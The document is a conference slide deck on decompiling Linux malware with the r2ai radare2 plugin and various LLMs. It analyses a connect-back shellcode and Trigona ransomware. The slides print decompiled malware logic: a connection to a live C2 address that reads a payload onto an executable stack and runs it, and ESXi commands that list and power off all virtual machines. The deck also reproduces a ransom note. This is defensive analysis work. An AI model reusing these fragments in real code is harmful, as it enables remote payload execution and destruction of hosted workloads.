


Decompile Linux malware with r2ai

Axelle Apvrille

Barb'hack, August 2025



Who am I?



- Principal security researcher with **Fortinet**
- Reverse mobile malware (Android, iOS) and IoT malware
- Founder of **Ph0wn CTF** in Sophia Antipolis, France



Linux/Shellcode_ConnectBack.H!tr
background info, r2, demo, check

Linux/Shellcode_ConnectBack.H!tr

- First seen on **February 24, 2025**.
- Inspired from ELF/Getshell of 2014.
- Small ELF binary: only 4K, x86, 32 bits.

No interesting string to begin analysis with

```
$ strings shellcode.elf
SCSj
jfXPQW
```

sample: fd8441f8716ef517fd4c3fd552ebcd2ffe2fc458bb867ed51e5aaee034792bde



Malware Decompiled by Ghidra 11.3

```
code *pcVar1;
char cVar2;
undefined4 uVar3;
int iVar4;
char *pcVar5;
code *UNRECOVERED_JUMPTABLE;
undefined1 *puVar6;
int iVar7;


iVar7 = 10;
puVar6 = (undefined1 *)register 0x00000010;
do {
    *(undefined4 *)(puVar6 + -4) = 0;
    *(undefined4 *)(puVar6 + -8) = 1;
    *(undefined4 *)(puVar6 + -0xc) = 2;
    pcVar1 = (code *)swi(0x80);
    uVar3 = (*pcVar1)();
}
```



Can Artificial Intelligence produce clearer decompilation?

Open source
Created in 2006!

r2 **ai** A plugin of r2



- 1 GPT
- 2 Claude Sonnet
- 3 Devstral
- ...


2 Go to the function to decompile: `s entry0`

3 Send it to LLM: `r2ai -d`

- <https://github.com/radareorg/radare2>
- <https://github.com/radareorg/r2ai>



Live Demo



Approximate code we obtained from the AI

```
void entry0(int stack) {
    int socket_fd;
    struct sockaddr_in addr;
    socklen_t addr_len = sizeof(addr);
    int result;
    struct timespec req = {0, 500000000}; // 0.5 seconds


    while (1) {
        socket_fd = socket(AF_INET, SOCK_STREAM, 0);
        if (socket_fd < 0) {
            perror("socket");
            exit(1);
    }
```

Always be cautious/critical of what an AI says
or any untrusted source

Where do the socket calls come from?



Linux system calls



Syscall	i386 (32-bit)
read	0x03
write	0x04
socketcall	0x66
mprotect	0x7d
nanosleep	0xa2

✓ socket calls are not a hallucination



Watch the difference!

```
code *pcVar1;
char cVar2;
undefined4 uVar3;
int iVar4;
char *pcVar5;
code *UNRECOVERED_JUMPTABLE;
undefined1 *puVar6;
int iVar7;

iVar7 = 10;
puVar6 = (undefined1
↪ *)register0x00000010;
do {
    *(undefined4 *)(puVar6 + -4) = 0;
    *(undefined4 *)(puVar6 + -8) = 1;
    *(undefined4 *)(puVar6 + -0xc) = 2;
    pcVar1 = (code *)swi(0x80);
    uVar3 = (*pcVar1)();
```

Ghidra 11.3 (free)



```
void entry0(int stack) {
    int socket_fd;
    struct sockaddr_in addr;
    socklen_t addr_len = sizeof(addr);
    int result;
    struct timespec req = {0,
↪ 500000000}; // 0.5 seconds

    while (1) {
        socket_fd = socket(AF_INET,
↪ SOCK_STREAM, 0);
        if (socket_fd < 0) {
            perror("socket");
            exit(1);
        }
```

r2ai with devstral-small-2507 (free)

But AI is not perfect. I have doubts.

```
// Server address setup
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons(80);
server_addr.sin_addr.s_addr =
    → inet_addr(``127.0.0.1'' );
if (connect(socket_fd, (struct sockaddr
    → *)&server_addr, sizeof(server_addr)) < 0) {
    goto error_exit;
}
```

Why would a malware connect to the **loopback IP address**?
There might be reasons to do that, but I need to *check*.



Mapping assembly to C structure

```
push 0x6b9ed0b9  
push 0x6b230002
```

```
struct sockaddr_in {  
    short sin_family;  
    unsigned short sin_port; //  
    → network byte order  
    struct in_addr sin_addr;  
    char sin_zero[8]; // Padding  
};  
  
struct in_addr {  
    uint32_t s_addr; // network byte  
    → order  
};
```

sin_family	0x02	AF_INET
	0x00	
sin_port	0x23	27427
	0x6b	
sin_addr	0xb9	185.208.158.107
	0xd0	
	0x9e	
	0x6b	



Fixing AI's code

Decompiled AI code - with errors

```
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons(80);
server_addr.sin_addr.s_addr = inet_addr(``127.0.0.1``);
if (connect(socket_fd, (struct sockaddr *)&server_addr,
↪ sizeof(server_addr)) < 0) {
    goto error_exit;
}
```

Fixed decompilation - by Human :)

```
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons(27427);
server_addr.sin_addr.s_addr = inet_addr(``185.208.158.107``);
if (connect(socket_fd, (struct sockaddr *)&server_addr,
↪ sizeof(server_addr)) < 0) {
    goto error_exit;
}
```



Later, the shellcode calls mprotect

```
mprotect_result = mprotect((void *) 0x00178000, 0x1000,  
    PROT_READ | PROT_WRITE | PROT_EXEC);  
if (mprotect_result < 0) {  
    goto error_exit;  
}
```



Doubts: Why 0x00178000?

The address to mprotect is the stack page!

0x0804809c	b207	mov dl, 7 ; flags
0x0804809e	b900100000	mov ecx, 0x1000 ; len
0x080480a3	89e3	mov ebx, esp ; address
0x080480a5	c1eb0c	shr ebx, 0xc
0x080480a8	c1e30c	shl ebx, 0xc
0x080480ab	b07d	mov al, 0x7d ; mprotect
0x080480ad	cd80	int 0x80

- ① Move stack pointer to ebx
- ② mprotect requires address to be aligned on a page boundary

`mprotect()` changes the access protections for the calling process's memory pages containing any part of the address range in the interval `[addr, addr+len-1]`. `addr` must be aligned to a page boundary.

- ③ Shellcode aligns on page boundary on 0x1000:
 - ① shr: divide by 0x1000
 - ② shl: multiply back



We, humans, fix code generated by AI :)

```
mprotect_result = mprotect( stack_page , 0x1000, PROT_READ |
    → PROT_WRITE | PROT_EXEC);
if (mprotect_result < 0) {
    goto error_exit;
}
```

And then:

```
// write to stack
bytes_read = read(socket_fd, (void *)&stack_page, 106);

// Execute the stack - AI forgot this!!!
stack_page();
```




Wrap up Linux/Shellcode_ConnectBack.H!tr

Infected Linux host

Malicious C2

185.208.158.107




Wrap up Linux/Shellcode_ConnectBack.H!tr

Infected Linux host

Malicious C2

185.208.158.107





Wrap up Linux/Shellcode_ConnectBack.H!tr

Infected Linux host

Malicious C2

185.208.158.107





Linux/Trigona
background info, direct/auto mode, rate limiting...

Linux/Trigona (aka Filecoder)

- Ransomware
- Double extortion:
encrypted file + data
exfiltration. TOR-based
payment portal.
- Implemented in *Delphi!*

ENCRYPTED

THE ENTIRE NETWORK IS ENCRYPTED YOUR BUSINESS IS LOSING MONEY

▲ All documents, databases, backups and other critical data were encrypted and leaked

▲ The program uses a secure AES algorithm, which makes decryption impossible without contacting us

▲ If you refuse to negotiate, the data will be auctioned off

To recover your data, please follow the instructions

1 Download Tor Browser [Download](#)

2 Open decryption page [Copy](#)

3 Auth using this key [Copy](#)


The price depends on how soon you will contact us [Need help?](#)

• Don't doubt
You can decrypt 3 files for free as a guarantee

• Don't waste time
Decryption price increases every hour

• Don't contact resellers
They resell our services at a premium

• Don't recover files
Additional recovery software will damage your data



Trigona down...not quite!




- Trigona's attribution: uncertain. Probably same group as CryLock ransomware which is operated by Russian-speaking actors.
- Ukrainian Cyber Alliance wiped out 10 servers + defaced Trigona leak site
- Few info on Linux version + still samples in 2025

Sample SHA256:

c08a752138a6f0b332dfec981f20ec414ad367b7384389e0c59466b8e10655ec

Image credit (left) <https://www.sentinelone.com/anthology/trigona/>




Reversing with r2ai: it's not always that easy

We ask r2ai to decompile the `main()` of Linux/Trigona
The output is truncated.
We have no other message.

```
[0x004130a0]> r2ai -e api=anthropic
[0x004130a0]> r2ai -e model=claude-3-7-sonnet-20250219
[0x004130a0]> r2ai -d
                      sym.fpc_get_output();
                      sym.fpc_
// truncated!
```



The r2ai direct mode: r2ai -d



- A single request/response pair.
- Context won't grow. Each new request wipes the previous context.
- Problems occur with long functions e.g. `main()`



Solving an Output Token Limit

Model	Nb of Requests	Input tokens	Output tokens
Claude Sonnet 3.7	1,000 / min	40,000 / min	16,000 / min

Table: Lower tier limits for August 2025

- R2ai sets it to a default value, for all models
- We need to adjust it **manually**

```
[0x004130a0]> r2ai -e max_tokens=16000
[0x004130a0]> r2ai -d
// It works, we get it all :)
```



Part of the main, generated by AI

```
char version_str[256];
sprintf(version_str, "Version: %d.%d.%ld",
        *(uint8_t*)0x6e94b8, // Major version
        *(uint8_t*)0x6e94b9, // Minor version
        *(uint32_t*)0x6e94bc); // Build number
write_line_to_log(version_str);

// Optional 2-second delay based on flags
write_line_to_log("2 sec delay");
if (*(uint8_t*)0x6e95a8 != 0 || *(uint8_t*)0x6e95a9 != 0) {
    sleep(2000);
}

// Load configuration
write_line_to_log("Load config...");
if (!load_config()) {
    write_line_to_log("Can't load config. Terminated.");
    goto cleanup_and_exit;
}
```



New VM features... request too large

While using Groq with gpt-oss-20b:

```
[0x004124f0]> r2ai -d
ERROR: OpenAI API error 413
ERROR: OpenAI API error response: {"error":{"message":"Request too
→  large for model `openai/gpt-oss-20b` in organization `org_xxx`"
→  service tier `on_demand` on tokens per minute (TPM):
→  Limit 8000, Requested 9586, please reduce your message size and
→  try again. Need more tokens? Upgrade to Dev Tier today at
→  https://console.groq.com/settings/billing","type":"tokens","code": "rate_l
```

- It's an **input** token issue
- max_tokens is for *output* token, it won't work

Solution: shorten the context, or raise the limit!

- pd 20 @ main or pdc instead of pdf
- afl~main instead of afl
- If you have access to the model: increase **context length**.
- or select another model, a higher tier etc



Generated by Claude Sonnet 3.5

```
int stopVM() {
    ...
    // Execute command to get VM list
    command = "vim-cmd vmsvc/getallvms";
    int ret = shellExecute(command, &output, true);
    if(ret == -1) {
        printf("Can't execute shell. Process terminated...\n");
        return false;
    }

    if(!output) {
        printf("Log file empty. Process terminated...\n");
        return false;
    }

    // Parse VMID from output
    char *vmid_pos = strstr(output, "VmId");
    if(!vmid_pos) {
        printf("Invalid VM log format\n");
        printf("%s\n", output);
        return false;
    }
}
```



Generated Code (continued)

```
// Execute power off command
char poweroff_cmd[256];
snprintf(poweroff_cmd, sizeof(poweroff_cmd), "vim-cmd vmsvc/power.off
↪ %s", vmid);
ret = shellExecute(poweroff_cmd, &command, true);

if(ret == -1) {
    printf("Can't execute shell. Can't power off VM\n");
    return false;
}
```

- ESXi are bare-metal hypervisors
- vim- is for Virtual Infrastructure Manager
- Malware: List all VMs, and kill them



Demo: r2ai auto mode to understand /fast option




scan me if you dare or go to the URL

- r2ai -x. Direct mode. Prompt tuned for explanations.
- r2ai -a. Auto mode. Append your own question.
- <https://ascinema.org/a/pBPEaJhp6cunWSKFpBUDTgPt4>



The r2ai Auto Mode: r2ai -a



what is /fast used for?

r2cmd: iz^fast

0x006ae790 /fast

r2cmd: axt 0x006ae790

sym.INOPTIONSLIST_

main

context length
view: r2ai -L
wipe: r2ai -R

- AI can run (under supervision) **r2 commands** and **Javascript**.
- Context grows with each tool the AI requests.




The icing on the cake: have AI generate infographics

- ① Put pieces together
- ② Ask Dall-E to generate infographics (Dall-E)

Yes, it would have been nicer with Pico le Croco.

- ③ Fix the text... there are errors everywhere... 😞

More? Read the full analysis [🔗](#)






Final words

There's lots to say, but we probably don't have much time left ☺

Can we do it with Ghidra or IDA Pro?



- Many different projects exist
- GhidraMCP is quite good for renaming

Currently, r2ai is well ahead of all other solutions. Tool integration works great, and it is very flexible, customizable, scriptable...



Read on the train or by the beach...

- A. Apvrille, D. Nakov, *Malware analysis assisted by AI with R2AI*, April 2025 
- A. Apvrille, *Overcome context limit issue with gpt-oss in LM Studio*, August 2025 
- S. Imano, *Ransomware Roundup - Trigona*, February 2023. 
- B. Stone-Gross, *Technical Analysis of Trigona Ransomware*, April 2023. Windows. 
- A. Dela Cruz, P. Pajares, I. Chavez, I. Gonzalez, N. Morales, *An Overview of the Different Versions of Trigona Ransomware*, June 2023 
- A. Apvrille, *Linux/Trigona analysis with AI*, August 2025 





Thank You

- <https://github.com/radareorg/r2ai>
- @cryptax (Blue Sky, Mastodon, Discord)
- Download slides: <https://www.fortiguard.com/events>
- ph0wn CTF - Sophia Antipolis: March 13-14, 2026

